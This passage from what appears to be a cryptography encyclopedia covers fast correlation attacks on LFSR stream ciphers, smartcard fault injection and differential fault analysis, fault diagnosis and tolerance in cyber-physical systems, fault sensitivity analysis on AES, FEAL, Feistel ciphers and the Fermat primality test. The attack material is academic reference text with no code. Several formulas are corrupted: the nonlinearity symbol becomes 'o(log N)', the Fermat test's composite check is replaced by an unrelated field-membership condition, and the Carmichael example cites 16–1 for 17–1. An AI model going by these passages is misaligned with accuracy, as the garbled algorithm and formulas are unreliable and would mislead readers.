Fast correlation attacks were first proposed by Meier and Staffelbach (1988, 1989). They apply to *running-key* generators based on *linear feedback shift registers (LFSRs)*, exactly in the same context as the *correlation attack*, but they are significantly faster. They rely on the same principle as the correlation attack: they exploit the existence of a correlation between the keystream and the output of a single LFSR, called the *target LFSR*, whose initial state depends on some bits of the secret key. In the original correlation attack, the initial state of the target LFSR is recovered by an exhaustive search. Fast correlation attacks avoid examining all possible initializations of the target LFSR by using some efficient error-correcting techniques. But, they require the knowledge of a longer segment of the keystream (in the context of a *known-plaintext attack*). As for the correlation attack, similar algorithms can be used for mounting a *ciphertext only attack* when there exists redundancy in the plaintext.

Theory

Fast correlation attacks as a decoding problem. The key idea of fast correlation attacks consists in viewing the correlation attack as a decoding

problem. If there exists a correlation between the keystream **s** and the output **u** of the target LFSR, then the running-key subsequence $(s_t)_{t<N}$ can be seen as the result of the transmission of $(u_t)_{t<N}$ through the binary symmetric channel with error probability $p = \Pr[s_t \neq u_t] < 1/2$ (see Fig. 1). If $\Pr[s_t \neq u_t] > 1/2$, the bitwise complement of **s** is considered. Moreover, all bits of the LFSR sequence **u** depend linearly on the LFSR initial state, $u_0 \ldots u_{L-1}$. Therefore, $(u_t)_{t<N}$ is a codeword of a linear code of length N and dimension L defined by the LFSR feedback polynomial. Thus, recovering the LFSR initial state consists in decoding the running-key subsequence relatively to the LFSR code.

Fast Correlation Attack, Fig. 1 Model for fast correlation attacks on LFSR-based stream ciphers

With this formulation, the original *correlation attack* proposed by Siegenthaler consists in applying a maximum-likelihood decoding algorithm to the linear code defined by the LFSR feedback polynomial. It then requires testing the 2^L possible initial states of the target LFSR. The complexity can be reduced by using faster decoding algorithms. But, they usually require a larger number of running-key bits.

Decoding techniques for fast correlation attacks. Several algorithms can be used for decoding the LFSR code, based on the following ideas:

- Find many sparse linear recurrence relations satisfied by the LFSR sequence (these relations correspond to sparse multiples of the feedback polynomial), and use them in an iterative decoding procedure dedicated to low-density parity-check codes (Canteaut and Trabbia 2000; Mihaljevic et al. 2000; Meier and Staffelbach 1989). The complexity of this attack may significantly decrease when the feedback polynomial of the target LFSR is sparse. Thus, the use of sparse LFSR feedback polynomials should be avoided in LFSR-based running-key generators.

- Construct a convolutional code (Johansson and Jönsson 1999a) (or a turbo code (Johansson and Jönsson 1999b)) from the LFSR code, and use an appropriate decoding algorithm for this new code (Viterbi algorithm or turbo-decoding).
- Construct a new linear block code with a lower dimension from the LFSR code and apply to this smaller linear code a maximum-likelihood decoding algorithm (Chepyshov et al. 2000; Joux 2009), or a polynomial reconstruction technique (Johansson and Jönsson 2000).

A survey on all these techniques and their computational complexities can be found in Jönsson (2002). In practice, the most efficient fast correlation attacks enable to recover the initial state of a target LFSR of length 60 for an error-probability $p = 0.4$ in a few hours on a PC from the knowledge of 10^6 running-key bits.

Applications

- *Fast correlation attacks on combination generators*. In the particular case of a combination generator, the target sequence **u** is the sequence obtained by adding the outputs of $(m + 1)$ constituent LFSRs, where m is the correlation-immunity order of the combining function (*correlation attack*). Thus, this sequence **u** corresponds to the output of a unique LFSR whose feedback polynomial is the greatest common divisor of the feedback polynomials of the $(m + 1)$ involved LFSRs. Since the feedback polynomials are usually chosen to be primitive, the length of the target LFSR is the sum of the lengths of the $(m + 1)$ LFSRs. The keystream corresponds to the received word as output of the error-probability

$$p = \Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}} |\hat{\mathrm{f}}(t)|,$$

  where n is the number of variables of the combining function, t is the n-bit vector whose i th component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$ and $\hat{\mathrm{f}}$ denotes the Walsh transform of f (*correlation attack* and *Boolean functions*).
- *Fast correlation attacks on filter generators*. In the case of a filter generator, the target LFSR has the same feedback polynomial as the

constituent LFSR, but a different initial state. Actually, if the keystream is given by

$$s_t = f\left(v_{t+\gamma_1}, v_{t+\gamma_2}, \ldots, v_{t+\gamma_n}\right),$$

where **v** is the sequence generated by the constituent LFSR. The optimal target sequence **u** then corresponds to

$$u_t = \sum_{i=1}^{n} \alpha_i v_{t+\gamma_i}$$

where $\alpha = (\alpha_1, \ldots, \alpha_n)$ is the vector which maximizes the magnitude of the Walsh transform of the filtering function. Thus, the keystream corresponds to the received word as output of the error-probability

$$p = \Pr\left[s_t \neq u_t\right] = \frac{\mathcal{NL}(f)}{2^n},$$

where $o\left(\log N\right)$ is the *nonlinearity* of the filtering function. The fast correlation attacks on filter generators can be improved by using several target LFSRs together (Canteaut and Filiol 2002; Jönsson and Johansson 2002).

Other particular fast correlation attacks apply to filter generators, like conditional block-oriented correlation attacks (Anderson 1995; Golić 1996; Lee et al. 1996) (*filter generator*).

Fault Attack

Olivier Benot[12] ✉

Definition

A fault attack is an attack on a physicial electronic device (e.g., smartcard, HSM, USB token) which consists in stressing the device by an external mean (e.g., voltage, light) in order to generates errors in such a way that these errors leads to a security failure of the system (key recovery, ePurse balance increase, false signature acceptation, PIN code recovery…).

Introduction

A successful fault attack on an Integrated Circuit Card (ICC) or smartcard requires two steps: fault injection and the fault exploitation Fig. 1. The first step consists in injecting a fault at the appropriate time during the process. Fault injection is very dependent on the hardware and therefore the ICC. The second step consists in exploiting the erroneous result or unexpected behavior. Fault exploitation depends on the software design and implementation. In the case of an algorithm, it will also depend on its specification since the fault exploitation will be combined with cryptanalysis most of the time. Depending on the type of analysis performed, the fault injection will have to be done at a precise instant or roughly in a given period of time.

Fault Attack, Fig. 1 Fault attack process

Fault Injection

There are many ways to generate a fault in an ICC. Already, three major means of fault injection can be distinguished:

Electrical perturbation on the standard ISO contact of the smartcard

- Vcc glitch (see below)
- Clock duty cycle and/or frequency alteration

Light-beam perturbation (contact-less)

- Global light-beam (wide spectrum)
- Focused light-beam (wide spectrum)
- Laser-beam (single wavelength)

Electromagnetic field perturbation (contact-less)

The effectiveness of each fault injection method strongly depends on the hardware design, manufacturing process, and technology. The chip behavior under a fault injection can be of four types:

- No effect
- Wrong results or unexpected behavior (exploitable fault)
- No response from the card (hardware reset required)
- Card is dead (physically damaged)

Of course, only one out of the four listed behaviors might be exploitable. Moreover, the perturbation can have a transient effect, permanent effect, or an intermediary state in between:

- Transient effect (only during fault injection)
- Semipermanent effect (for a variable period of time from a few minutes to a few days)
- Permanent effect

In practice, transient faults are easier to exploit as will be seen in the fault exploitation section.

The main difficulty of the fault injection step is to find the appropriate parameters of the perturbation for the ICC in consideration. Inappropriate parameters will not lead to an exploitable fault such as a wrong result or an unexpected behavior. Therefore, there is a risk to irremediably kill the chip. Besides, if the hardware implements some security sensors and/or protection mechanism, it will be even more difficult to inject an exploitable fault without triggering a security mechanism.

A Vcc glitch is defined by many parameters among which are its shape, the falling and rising slope, the low and high level, and the low-level duration. Very good results have been obtained on some IC with a limited control over these parameters. In fact, the three main parameters that needed to be tuned are the low- and high-voltage values and the glitch duration. Besides, the combination of all parameters quickly gives a huge search space and therefore it is not practical to have too many parameters to play with.

A white light perturbation can be very effective on some ICC. The hardware required for such an attack can be easy to set up by using a photo camera bulk and the associated electronic. Then, the major parameters to be tuned are the light emission intensity, the light emission duration and, eventually, the selection of a specific area of the chip to be exposed (focused light attack) rather than the complete die.

Using a laser such as a pulsed Nd:YAG laser is even more powerful because the energy level, the wavelength, the beam duration, and the beam size are much more under control. It is important to control the energy level in order to avoid destruction of the chip (too much energy) or an ineffective beam (not enough energy).

Fault Exploitation

Fault exploitation is the mandatory second step of a successful fault attack. The fault exploitation directly depends on the fault effect, the fault localization in time, and the target of the attack. Two major types of target can be distinguished for a fault attack:

- The operating system and application-sensitive process
- The cryptographic algorithm

A sensitive process is defined as a piece of code processing data that is known to the external world but should not be modified. The fault injection will precisely modify such data. By definition, if the data should not be modified, it means that modifying it will compromise the system security to some extent.

Differential fault analysis (DFA) mainly consists in analyzing an algorithm result (ciphertext) under regular condition and under abnormal condition for the same input (plaintext). The abnormal condition is usually obtained by fault injection during the process (transient fault) or before the process (permanent fault). Differential fault analysis has been widely studied from a theoretical point of view. In September 1996, three researchers from Bellcore identified a new attack against *plain*RSA (RSA Digital Signature Scheme), (Boneh et al. 1997), when performed with the Chinese Remainder Theorem. This attack was reported in a Bellcore press release entitled *New Threat Model Breaks Crypto Codes*, but no technical details were provided. Later, another researcher wrote a short memo that seemed to describe a more realistic attack. In the case of a computation error, the Bellcore researchers showed how to recover the secret factors p and q of the public RSA modulus n from *two* signatures of the same message: a correct one and a faulty one. Lenstra remarked that only the faulty signature was required. At the same time, Joye and Quisquater noted that Lenstra's observation could actually be applied to all RSA-type cryptosystems, including variants based on Lucas sequences (LUC) and elliptic curves (KMOV, Demytko) (Joye et al. 1999).

In conclusion, a fault attack is a threat for any secure token (whatever the form factor) and must be taken into consideration at all steps of the product design and specification. Countermeasures and protection can be designed both in hardware and in software to thwart such attacks.

Synonyms

Fault detection; Fault identification in cyber-physical systems; Fault isolation

Definitions


Fault diagnosis in Cyber-Physical Systems (CPS) refers to the detection, isolation, and identification of faults or unexpected events that affect the operation of CPS. A Cyber-Physical System consists of various physical systems interacting with each other and possibly with humans, in tight integration with computational, communication, and control elements.

Background

The design of Fault Diagnosis (FD) methods has been pursued since the early 1970s. Since then, several books (e.g., Patton and Frank 1989; Chen

and Patton 1999; Ding 2008; Blanke et al. 2010) and survey papers (e.g., Frank 1990; Venkatasubramanian et al. 2003; Hwang et al. 2010; Gao et al. 2015) have been written on the topic. Fault diagnosis is a subfield of control engineering, and its main purpose is to derive a monitoring scheme for detecting the presence of a fault or unexpected event, isolating its location or type of fault, and identifying its magnitude. In feedback control systems, fault diagnosis may be combined with fault accommodation to provide automated corrective actions in the presence of faults. More recently, due to the technological evolution and emergence of CPSs, fault diagnosis remains at the forefront of the research interest for dealing with the challenges arising from this type of systems (Boem et al., 2018).

In a CPS various physical systems interact with each other and possibly with humans, in tight integration with computational, communication, and control elements, thus incorporating a feedback loop among the physical and the cyber world. More specifically, as stated in Antsaklis et al. (2013), the physical part of a CPS comprises of physical, biological, or engineered systems that are usually large-scale and complex, whereas the cyber part of a CPS comprises of communication networks and computational resources for monitoring, controlling, and coordinating the physical part. The interested reader can refer to Baheti and Gill (2011) for a brief introduction to this new generation of systems. The emergence of CPSs was motivated by advances in sensor technology, information and communication technology, and the widespread use of the Internet-of-Things (IoT). Examples of CPSs include smart power grids, smart buildings, autonomous robots, air transportation systems, unmanned vehicles, infrastructure networks, embedded medical devices, and mechatronic systems. Other examples of CPSs along with research directions can be found in Poovendran (2010).



Theory

Usually, fault diagnosis refers to the following three stages:


- *Fault detection* is a binary decision whether a fault in the system has occurred or not.
- *Fault isolation* is the determination of the type and/or the location of the fault.

- *Fault identification* is the determination of the size/magnitude of the fault.

A CPS is comprised of mainly five components: the physical system process, the sensors, the actuators, the controller, and the communication network. A fault may appear in any of these components (see Fig. 1).

Fault Diagnosis in Cyber-Physical Systems, Fig. 1 Fault types and Fault Diagnosis

A fault in the physical system process is called a process fault and alters the system dynamics. Actuator faults affect the controllers' effect on the system, whereas sensor faults alter the true values of the measured quantities by giving wrong measurements. An example of a process fault is, for instance, a leak in a pipe; common actuator faults are the loss of effectiveness of the actuator action or motor faults driving the actuator's actions (e.g., resulting in a stuck valve), and examples of sensor faults are



sensor bias, drift, complete failure, and precision degradation. The aforementioned faults essentially rely on the physical layer of the CPSs. In addition, it is possible to have cyber faults. Examples of faults that can occur in the cyber part are problems on the communication network (i.e., package losses, packet delays) and computational faults in the controller (i.e., unintentional faults during the controller design stage or a cyber attack on the controller).

The first stage of fault diagnosis is fault detection, for which there are mainly two methods to address the possible presence of a fault. The first method is called *hardware redundancy*, where multiple components are utilized to perform the same task, for example, having multiple sensors to measure the same quantity. The final decision/measurement is taken synergistically from all the component copies, usually through a majority voting scheme. This method, although effective, implies high costs due to the component replication and requires more physical space; hence, the method is used mainly for highly safety-critical systems (e.g., aviation applications).

The second method is called *analytical redundancy* and is based on models describing the system under fault-free operation, i.e., analytical mathematical expressions (quantitative) or symbolic/qualitative system representations. As shown in Fig. 1, the Fault Diagnosis module monitors the system for faults by taking as inputs the output measurements y and the control input u and provides as output the decision regarding the presence of a fault. In the case the decision is positive, the necessary actions for isolating, identifying, and possibly accommodating the fault are performed. In the quantitative analytical redundancy approach, the actual physical signals are measured and compared to the values of the corresponding signals that are derived by the mathematical model of the process under healthy mode of operation. The difference between the two signals constitutes the residuals signal, which is compared to corresponding fault detection thresholds (either predefined or actively generated online) to assess the presence of a fault. If at least one residual signal exceeds its corresponding detection threshold, then the system is considered faulty. In practice, the possibility of undetected faults cannot be excluded, since a fault may be too small to cause a residual to exceed its corresponding threshold. In the ideal case of having a perfectly accurate mathematical model, the detection of faults becomes trivial; however having a precise

mathematical model may be too difficult or costly. In practice, the mathematical model is not accurate under all conditions, and, in addition, there may be disturbances and measurement noise present. Therefore, the determination of a proper size for the detection threshold is of crucial importance, since if it is set too low, then false alarms might occur (false positives), whereas if it is set too high then the residual in the presence of faults may not exceed the detection thresholds, leading to missed faults (false negatives). Hence, the selection of the detection threshold creates a key trade-off between false alarms and conservative fault detection.

In the early stages of fault diagnosis and until fairly recently, centralized fault diagnosis approaches were developed, where information about the state of the system are gathered and processed centrally. However, centralized architectures are less suitable for large-scale, interconnected systems which is usually the case of CPSs. Advances in information and communication technology and distributed sensing motivated the development of decentralized and distributed fault diagnosis schemes. Another reason for distributed fault diagnosis architectures is the development of systems with multiple cooperative subsystems resulting in the need for corresponding fault diagnosis schemes mimicking the system architecture, therefore leading to having a fault diagnosis module monitoring each subsystem for faults, where there might be communication between the fault diagnosis modules (distributed scheme) or not (decentralized scheme) (see Fig. 2). Even in the case of a centralized system, decentralized or distributed FD schemes can still be used by partitioning the system analytically (not physically) into several interconnecting subsystems so that decentralized and distributed fault diagnosis schemes can be applied.

Fault Diagnosis in Cyber-Physical Systems, Fig. 2 Fault Diagnosis Architectures for a distributed system comprising of three subsystems Σ_1, Σ_2, and Σ_3. Black arrows represent physical or

communication links between subsystems, whereas white thick arrows indicate communication or measuring elements in the Fault Diagnosis modules (gray)

From a practical perspective, gathering the distributed information into a central processing agent to apply a centralized approach for the fault diagnosis task may be counter-productive due to communication overload and the requirement for higher computational power. Moreover the processing of the information at a centralized agent imposes several risks since the agent constitutes a single point of failure. On the other hand, distributed systems either by nature or through the decomposition of large-scale systems into smaller, interconnected subsystems provide a solid base for developing fault diagnosis approaches with inherent robustness. The main benefits of using a decentralized/distributed fault diagnosis scheme can be summarized as follows: (a) Enhanced safety robustness, since centralized approaches are subject to single point of failure. (b) Less communication bandwidth requirements since only necessary information are exchanged rather than conveying all the information in a single location as in centralized approaches. (c) Less computation power requirements. (d) Increased isolability of multiple faults. (e) Scalability benefits; the distributed scheme allows for more flexibility in adding subsystems with respective fault detection modules without requiring any computational modifications in the already existing architecture.

Open Problems and Future Directions

Discrimination of Various Types of Faults

Most research works on fault diagnosis consider only a single type of fault (i.e., process, sensor, or actuator). In practice, any type of fault may occur, or multiple faults of different type may be active at the same time. Therefore, there is a need to develop fault diagnosis schemes that are able to identify the type of fault or multiple faults, so that corresponding corrective actions can be taken. Some initial results targeting this issue have been published (Keliris et al., 2017; Zhang et al., 2011).

Distinguishing Faults from Malicious Attacks

Naturally, there is close relation between the detection of faults and malicious attacks. The main differentiating element is that a fault is unintentional, occurring naturally due to the continuous operation and aging

components or due to human error (e.g., wrong rewiring in system or physical damage to system components during maintenance). On the other hand, a malicious attack is an intentional human intervention in the cyber or physical components of the CPS system and the way these operate. In practical applications the desired response to a fault is different from the response to a malicious attack. For example, in the case of a malicious attack, it may be desirable to detect it as soon as possible and shut down the system. Therefore, there is a need to develop methods to distinguish between faults and malicious attacks.

Automated Decision-Making for Large-Scale CPS Systems

CPS are in widespread application, and their rapid expansion is a result of the extensive use of wireless embedded sensors and actuators that are creating new application domains. Many CPS constitute large-scale systems and are part of critical infrastructures with safety-critical properties, and hence, there is a growing need for the development of operational frameworks/models, at a high level, for automated system monitoring, self-coordination, and decision-making to enrich the system operation with high reliability, fault tolerance, and attack-resiliency, so that the large-scale system can automatically anticipate and respond to threatening situations. Situational awareness plays a crucial role in the overall operation of large-scale CPS, and some works dealing with this issue have been published. For instance, Alcaraz and Lopez (2014) addresses a way to manage both anomalies (foresee faults) and threats in real-time.

Definitions

Fault sensitivity analysis (FSA) is a fault-based side-channel analysis. In the FSA attack, an attacker injects a transient fault to a cryptosystem based on hardware or software implementation of a cryptographic algorithm. The attacker collects fault sensitivity (FS) data, which is a fault condition such that erroneous operation begins to occur for different intermediate values. The FS data contains sensitive information related to a cryptographic algorithm such as secret key. FSA does not require faulty ciphertext, which is necessary for differential fault analysis (DFA).

Introduction

FSA is an analysis method to retrieve internal information, such as the secret key of cryptographic hardware and software implementations, without any faulty outputs. The attacker only needs to know whether or not the cryptosystem performs a normal operation. Instead, the attacker observes fault conditions at which an erroneous output begins to occur. Such fault conditions are collected as FS data (Fig. 1).

Normal Operation
weak
Fault Intensity
FS
strong
Erroneous Operation

Fault Sensitivity Analysis, Fig. 1 Concept of fault sensitivity (FS)

The FSA attacker utilizes the information about difficulty (or easiness) in injecting faults to a device and guesses the internally processed data. An intuitive understanding is as follows. When performing a complicated computation in hardware or software, erroneous operations are likely to happen, even with weak faults. Here, the complicated computation means a computation processed in a combinatorial circuit that requires a long delay time to determine the output value after providing the input values. On the other hand, weak-intensity faults cannot induce errors in a simple calculation with a short delay time. The internal data in calculation and FS has some relations because the delay time depends on the input values. Then, the attacker tries to recover the internal data from FS using a similar technique to side-channel analysis.

Specifically, the intensity of the fault-inducing factor is determined by changing the clock period, the supplied voltage, and the laser intensity that irradiates the silicon chip. In the first proposal of the FSA attack (Li et al., 2010), the clock frequency for the AES hardware is gradually increased. The FSA attack can recover the secret key successfully from the FS data that contains the frequency at which faults start to occur. Gradually increasing the clock frequency, the circuit causes a setup-time violation at some frequency.

FSA Attack on AES

An AES round operation is processed in one cycle for a 128-bit AES hardware implementation with a loop architecture. The final round consists of 16 8-bit or byte operations. Each operation XORs an 8-bit S-box output, which is a non-linear operation, with an 8-bit round key. Sixteen 8-bit combinatorial circuits called S-box1 to S-box16 are performed in parallel. For simplicity, we assume that all the S-boxes consist of the same circuits. If we increase the clock frequency only at the final round, setup-time violation begins to occur byte by byte because the calculations processed by each S-box are not the same and the delay times are different. The path delay of the combinatorial circuit is determined by the time when the signal toggles due to the input value change become stable for the entire combinatorial circuit. In other words, it depends on the input values before

and after the fault injection. In the case of the 8-bit S-box, 256 × 256 delay times can be considered in preparing FS data.

In an implementation where the signal delay time can be modeled using an S-box input x, we can recover the secret key using the same distinguisher as the side-channel attack. In this case, the FS model can be the same as Hamming weight model, HW(x), in power analysis. However, in general, there is no simple model to explain the relations between the input value of the combinatorial circuit and the signal delay. Therefore, as one of the sound approaches to solving the FS model, the self-template attack was proposed in Li et al. (2012). The idea is based on the fact that S-box1 and S-box2 tend to have a similar FS due to their similar gate-level structure by module instantiation. Extended by similar ideas, FSA was used to break various AES ASIC cores in Sakamoto et al. (2011) and Moradi et al. (2011, 2012). Later, FSA was combined with the zero-value attack in Mischke et al. (2014) and applied to break lattice-based post-quantum cryptographic components in Valencia et al. (2019).

Countermeasure

In contrast to DFA, the most prominent feature of FSA is that it does not require faulty output values, i.e., faulty ciphertext. Due to this fact, the conventional DFA countermeasures, which mask the faulty output, e.g., output zeros, cannot be a countermeasure against the FSA attack. FSA is a powerful analysis tool; however, the attack succeeds only when the attacker can observe FS. For example, if a circuit with a longer delay time than S-box is allocated, the attacker cannot take the FS data of the S-box. This fact is important when considering a countermeasure against the FSA attack. Other countermeasures, such as removing the correlation between fault sensitivity and intermediate value, could also be possible.


Resilience in cyber physical systems

Definitions

Fault tolerance is the property that enables Cyber Physical Systems (CPS) to deliver an acceptable level of services in the event of the failures of some of their components (i.e., the sensors, the actuators, the plant, the controller, and the operators).

Theory and Application



CPS can be regarded as networked embedded systems integrating computing capability to physical environment. They are commonly deployed in safety critical infrastructures to provide critical services. Thus, they need to be characterised by high reliability and availability. To this aim, fault tolerance is a key factor in the design of CPS, where a fault is represented by a hardware malfunction, a software bug, a broken communication link, or a cyber attack.

According to Koren and Mani Krishna (2020), fault tolerance in CPS can be addressed by exploiting both techniques adopted for general-purpose systems and peculiarities of CPS (i.e., the presence of a physical plant, the real-time constraints of the controller, the network links, etc.).

Concerning the techniques adopted for general-purpose systems, fault tolerance is commonly achieved by redundancy. Specifically, four types of redundancy can be considered (Koren and Mani Krishna, 2020): *hardware*, *software*, *information*, and *time* redundancy. Hardware redundancy is reached by adding extra hardware to the systems. *Static hardware* redundancy is realized by incorporating extra hardware into the system to either detect or override the effects of a failed component. *Dynamic hardware* redundancy exploits the extra hardware only when a failure occurs. A mixed static and dynamic hardware redundancy is known as *hybrid hardware* redundancy. Hardware redundancy is demanding and depends on the number of the devices duplicated. Therefore, it is not suitable for CPS having resources constraints. Software redundancy addresses the faults caused by bugs. It implements a simplified version of the main algorithms, and it is able, in case of failure, to produce less accurate while appropriate data. The multiple instances of software can be executed simultaneously or upon request, as explained for hardware redundancy. Time redundancy involves repeating the same operation multiple times and comparing obtained results. It is useful for identifying transient faults (i.e., faults that occasionally occur). However, it introduces delays that may not always be acceptable for the control system of CPS. Information redundancy concerns error detection and correction. To this aim, check bits are added to data to detect and, eventually, correct errors. Although this technique is widely adopted in memory units, the processing of these bits requires extra time or hardware and sometimes cannot be adopted by CPS due to delays and overhead. Information redundancy is used in CPS mainly to protect data communication.

Exploiting the peculiarities of CPS, fault tolerance can be achieved by the design of control system. In the literature, two main approaches are proposed: the *passive* and the *active* fault-tolerant control systems (Cardenas et al., 2008). In designing passive fault-tolerant control systems, the list of possible faults is assumed to be a priori known as well as the nominal operating conditions. Therefore, the controller is synthesized to be robust with respect to the changes that may occur facing one or combined

faults. The controller does not react (i.e., it is passive), since neither reconfiguration actions or parameter adjustments are considered. From the performance perspective, the design of passive fault-tolerant control systems turns to be more conservative. Moreover optimal performance cannot be achieved under any faulty conditions considered. However, the main disadvantage of this approach is represented by the unpredictable behavior of the system when a failure not listed occurs (e.g., an attack). To overcome this drawback, the active fault-tolerant control systems are introduced. They are able to react to faults by adapting the control actions. The general architecture of active fault-tolerant controls is depicted in Fig. 1. The key elements of an active fault-tolerant control system are *(i)* the fault diagnosis module, *(ii)* the reconfiguration orchestrator, and *(iii)* the reconfigurable controller. The fault diagnosis module timely provides information about the fault; the reconfiguration orchestrator is able to select the proper controller configuration so to effectively achieve stability and optimal closed-loop system performance, minimizing the switching transients; the reconfigurable controller implements the configuration retrieved by the orchestrator. Fault diagnosis module is generally implemented by analytically modelling the behavior of sensors, actuators, and plant. Model based fault diagnosis (Ding, 2013) is largely applied; however, with the development of artificial intelligence algorithms and the evolution of digital twin paradigm, different approaches have been also proposed (Qi et al., 2019). Concerning distributed CPS, the fault tolerance is achieved by guaranteeing the connectivity of the system. In this field, different metrics have been proposed to evaluate the tolerance of the networks considering faults of multiple nodes.

Fault Tolerance in Cyber-Physical Systems, Fig. 1 Active fault-tolerant control (gray box): $r(t)$ is the reference input, $u(t)$ is the control input, and $y(t)$ is the output

Open Problems and Future Directions

Fault tolerance in CPS addresses both physical faults and cyber attacks. Physical faults can be easily modelled, detected, and identified. On the contrary, realistic attack models are not available. Some approaches based on game theoretic techniques have been proposed (Rubio et al., 2020); however there is still room for improvements. The combination of physical and analytical redundancies should be further investigated coping with security principles. The concept of trustworthiness should be introduced to develop trust management schemes based on redundancies. Finally, the interaction between CPS and human operators should be carefully considered. How to transfer automatic to manual control during emergencies, how to visualize relevant data to operator, and how to cope with operator stress are fields to be further investigated (NIST, 2017).


FEAL



Christophe De Cannière[16] ✉
(16) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

The Fast Data Encipherment Algorithm (FEAL) (Shimizu and Miyaguchi 1988) is a family of block ciphers developed by Shimizu and Miyaguchi. Since the introduction of its first version (FEAL-4, presented in 1987), the block cipher has stimulated the development of some of the most useful cryptanalytical techniques available today.

FEAL was designed to be a more efficient alternative to the Data Encryption Standard (DES), in particular in software. The block cipher encrypts data in blocks of 64 bits and uses a 64-bit key. It is a Feistel cipher, just as DES, but the components have been modified in order to be more suitable for word-oriented processors. The complete cipher can be implemented using only additions modulo 2^8, rotations over 2 bits, and XORs. The 32-bit *f*-function (see Fig. 1) used in the Feistel network takes a 16-bit subkey as a parameter and mixes it with the data using the functions S_0 and S_1. Both functions take two bytes as input and return a single output byte. They are defined as:

$$S_i(x, y) = \left[x + y + i \pmod{2^8}\right] \lll 2,$$
$$i \in \{0, 1\}.$$

FEAL, Fig. 1 FEAL's *f*-function

Another structural difference with DES is the additional layers inserted before the first and after the last round of FEAL. In these layers, an extra 64-bit subkey is mixed with the data and the left half of the data is XORed with the right half.

While most of its components are far simpler, FEAL has a more complex *key schedule* (Block Cipher) than DES. The secret key is expanded in a Feistel-like ladder network using a nonlinear f_k-function similar to the *f*-function mentioned above.

FEAL has been studied by many researchers, and various interesting techniques were developed to analyze its security. The next paragraph gives a short overview of the most important developments.

The first vulnerabilities in the original four-round version, FEAL-4, were discovered by den Boer in 1988. He developed an adaptively chosen plaintext attack which was later improved by Murphy (1990). The improved attack required only 20 chosen plaintexts and at that time recovered the key in less than 4 h. At the Securicom conference in 1989, Biham and Shamir demonstrated a chosen plaintext attack on FEAL-8, the eight-round version of the cipher. The attack, which would turn out to be a direct application of differential cryptanalysis, is mentioned in different papers (Biham and Shamir 1991a; Gilbert and Chassé 1991; Miyaguchi 1990), but its details were only published in 1991 (Biham and Shamir 1991b). In 1990, Gilbert and Chassé (1991) proposed a statistical chosen plaintext attack on FEAL-

8. A year later, Tardy-Corfdir and Gilbert (1992) presented a *known* plaintext attack on FEAL-4 and FEAL-6. The first attack had many ideas in common with differential cryptanalysis, which was being developed around the same time; the second attack contained elements which would later be used in linear cryptanalysis. In 1992, a first variant of this linear cryptanalysis was introduced by Matsui and Yamagishi (1993). The new attack could recover FEAL-4 keys in 6 min using only five known plaintexts. In 1993, Biham and Shamir (1993) developed a more efficient differential attack against FEAL-8 deriving the secret key in 2 min on a PC given 128 chosen plaintexts.

The development of these new techniques forced the designers of FEAL to considerably increase the number of rounds, sacrificing its original efficiency.

Feistel Cipher

Alex Biryukov[17] ✉
(17) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

One popular class of the modern iterative blockciphers is the *Feistel* ciphers (named so after Horst Feistel – cryptanalyst who worked with the IBM crypto group in the early 1970s). The round of a Feistel cipher uses the product of two involutions (a function G is called an involution if it is its own inverse: $G(G(x)) = x$) in order to achieve the very comfortable similarity of encryption and decryption processes.

Theory

Given an n-bit block, a Feistel round function divides it into two halves L (left) and R (right). Then some function $F(R, k)$ is applied to the right half and the result is XORed with the left half (this is the first involution):

$$(L, R) \rightarrow (R, L \oplus F(R, k)).$$

Here k is the round subkey produced by the key scheduling algorithm; it may vary from round to round. Then the halves are swapped (the second involution) and the process is repeated. Another convenience in this construction is that it is always a permutation, and thus is invertible no matter what function F is used and thus a designer may now concentrate on

the security properties of this function. Many modern ciphers are designed as Feistel ciphers. One prominent example of a Feistel cipher is the Data Encryption Standard.

Note that the division into halves in a Feistel cipher can be replaced by division into quarters, octets, etc. Such ciphers are called *generalized Feistel ciphers*. Several ciphers are of this type, for example the CAST family of ciphers or the cipher Skipjack.

Fermat test

Definition

The Fermat primality test is a test to determine if a number is a prime number, using Fermat's little theorem.

Background

Fermat was not concerned with efficient algorithms for testing primality, but Fermat's little theorem (which states that $a^{p-1} \equiv 1 \bmod p$ whenever p is prime and a is relatively prime to p) gives a necessary condition for primality, thus the name.

Theory

Fermat's little theorem is not true for composite numbers in general, so it is an excellent tool to use to test for the compositeness of a number. The test

consists of checking whether $a^{n-1} \equiv 1 \bmod n$ is satisfied for some a relatively prime to n. If not, it is certain that n is not prime.

Unfortunately, if $a^{n-1} \equiv 1 \bmod n$ does hold, it may be that n is composite. When this happens, n is said to be a "pseudoprime" for the base a. By picking many random a, some false positives can be avoided. The procedure is as follows, on input n:

1. For $i = 1$ to s do:
   (a) Pick a random a such that $2 \leq a \leq n - 1$ and $\gcd(a, n) = 1$
   (b) If $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$, return COMPOSITE
2. Return PRIME

Here, s is a parameter. The running time of the Fermat primality test is $\Theta(s)$ modular exponentiations. For most composite numbers, the chance of passing these s rounds with different values for a without being detected as composite is $1/2^s$. However, there are some composite numbers, called Carmichael numbers, which pass the Fermat test for *every* base a and the smallest is $561 = 3 \cdot 11 \cdot 17$. Since 80 is a multiple of 3–1, 11–1, and 16–1, it holds that $a^{80} \equiv 1 \bmod 561$ for all a relatively prime to 561, so in particular, $a^{560} = (a^{80})^7$ is always congruent to 1 modulo 561. Carmichael numbers are relatively rare; asymptotically, if $C(n)$ is the number of Carmichael numbers less than n, then $n^{2/7} < C(n) < n^{1-\frac{\ln \ln \ln n}{\ln \ln n}}$.

Because of these exceptions, the Fermat primality test is usually discarded in favor of a more robust test such as the Miller–Rabin probabilistic primality test. However, PGP uses the Fermat primality test.

Fermat's Little Theorem

Moses Liskov[19] ✉
(19) Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

✉ **Moses Liskov**
Email: mliskov@cs.wm.edu

Definition

Fermat's little theorem states that if p is a prime number and a is any number not divisible by p, then $a^{p-1} \equiv 1 \bmod p$.

Background

